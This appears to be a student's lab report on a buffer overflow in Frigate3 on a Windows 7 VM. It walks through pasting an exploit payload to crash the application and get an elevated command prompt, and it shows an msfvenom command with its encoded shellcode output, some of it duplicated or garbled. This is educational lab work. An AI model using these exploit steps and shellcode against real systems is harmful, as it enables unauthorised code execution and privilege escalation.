

Lab Assignment -10


Name : D.Vakuladevi


Reg.No.: 19BCE7061

Slot : L39-40



Working with the memory vulnerabilities


1) Install Frigate3 on Windows 7 VM: Frigate3 UI and Execute the exploit2.py to generate the payload_cmd.txt file.






2)Copy the payload and open the frigate software with admin privileges, Go to disks and select find computer and paste the payload in it.





3)The CMD that opens after crashing the application is opened with elevated privileges.




4)The application crashes and CMD opens up after pressing Ok. Open linux on VMBox and in terminal paste the following code to get the calc payload # msfvenom -a x86 -- platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python This will generate the bit code

```
buf = ""
buf += "\xbfx3\xfa\x7b\x97\xdb\x5d\x97\x24\x24\x5d\x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\x4a\x7e\x52\xde"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\x41\xa4\x91\x88\xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\x4d\xac\x33"
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```



```
root@kali: ~
02:08 PM 31%
root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe3\xda\xcd\xd9\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x58\x68\x6e"
buf += b"\x62\x37\x70\x43\x30\x65\x50\x73\x50\x4f\x79\x68\x65"
buf += b"\x35\x61\x4b\x70\x32\x44\x4e\x6b\x46\x30\x64\x70\x6c"
buf += b"\x4b\x70\x52\x74\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b"
buf += b"\x43\x42\x51\x38\x76\x6f\x48\x37\x63\x7a\x31\x36\x34"
buf += b"\x71\x4b\x4f\x6e\x4c\x67\x4c\x53\x51\x53\x4c\x63\x32"
buf += b"\x74\x6c\x35\x70\x6f\x31\x68\x4f\x44\x4d\x73\x31\x6f"
buf += b"\x37\x59\x72\x4a\x52\x71\x42\x32\x77\x6e\x6b\x71\x42"
buf += b"\x64\x50\x4e\x6b\x51\x5a\x37\x4c\x6e\x6b\x50\x4c\x57"
buf += b"\x61\x71\x68\x69\x73\x67\x38\x73\x31\x4a\x71\x30\x51"
buf += b"\x4e\x6b\x52\x79\x37\x50\x46\x61\x69\x43\x6c\x4b\x72"
buf += b"\x69\x44\x58\x6d\x33\x35\x6a\x32\x69\x6e\x6b\x46\x54"
buf += b"\x4e\x6b\x66\x61\x59\x46\x55\x61\x59\x6f\x6c\x6c\x5a"
buf += b"\x61\x5a\x6f\x56\x6d\x56\x61\x4a\x67\x67\x48\x59\x70"
buf += b"\x43\x45\x59\x66\x33\x33\x71\x6d\x4b\x48\x47\x4b\x33"
buf += b"\x4d\x54\x64\x33\x45\x6a\x44\x43\x68\x6c\x4b\x63\x68"
```



A terminal window on a Kali Linux system. The window title is 'root@kali: ~'. The terminal shows a list of 30 lines, each starting with 'buf += ' followed by a hex-encoded string. The strings are 40 characters long and appear to be a sequence of hex values. The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The status bar at the bottom shows '(root@kali) - [~]' and a cursor.

```
buf += b"\x4b\x70\x52\x74\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b"
buf += b"\x43\x42\x51\x38\x76\x6f\x48\x37\x63\x7a\x31\x36\x34"
buf += b"\x71\x4b\x4f\x6e\x4c\x67\x4c\x53\x51\x53\x4c\x63\x32"
buf += b"\x74\x6c\x35\x70\x6f\x31\x68\x4f\x44\x4d\x73\x31\x6f"
buf += b"\x37\x59\x72\x4a\x52\x71\x42\x32\x77\x6e\x6b\x71\x42"
buf += b"\x64\x50\x4e\x6b\x51\x5a\x37\x4c\x6e\x6b\x50\x4c\x57"
buf += b"\x61\x71\x68\x69\x73\x67\x38\x73\x31\x4a\x71\x30\x51"
buf += b"\x4e\x6b\x52\x79\x37\x50\x46\x61\x69\x43\x6c\x4b\x72"
buf += b"\x69\x44\x58\x6d\x33\x35\x6a\x32\x69\x6e\x6b\x46\x54"
buf += b"\x4e\x6b\x66\x61\x59\x46\x55\x61\x59\x6f\x6c\x6c\x5a"
buf += b"\x61\x5a\x6f\x56\x6d\x56\x61\x4a\x67\x67\x48\x59\x70"
buf += b"\x43\x45\x59\x66\x33\x33\x71\x6d\x4b\x48\x47\x4b\x33"
buf += b"\x4d\x54\x64\x33\x45\x6a\x44\x43\x68\x6c\x4b\x63\x68"
buf += b"\x75\x74\x43\x31\x59\x43\x32\x46\x6e\x6b\x56\x6c\x62"
buf += b"\x6b\x6e\x6b\x46\x38\x55\x4c\x35\x51\x39\x43\x4c\x4b"
buf += b"\x65\x54\x6e\x6b\x33\x31\x6a\x70\x4f\x79\x52\x64\x35"
buf += b"\x74\x35\x74\x63\x6b\x43\x6b\x53\x51\x43\x69\x71\x4a"
buf += b"\x56\x31\x69\x6f\x4d\x30\x61\x4f\x71\x4f\x53\x6a\x4c"
buf += b"\x4b\x46\x72\x48\x6b\x6e\x6d\x71\x4d\x62\x4a\x56\x61"
buf += b"\x6c\x4d\x4d\x55\x4c\x72\x75\x50\x57\x70\x67\x70\x30"
buf += b"\x50\x70\x68\x76\x51\x4e\x6b\x52\x4f\x4b\x37\x6b\x4f"
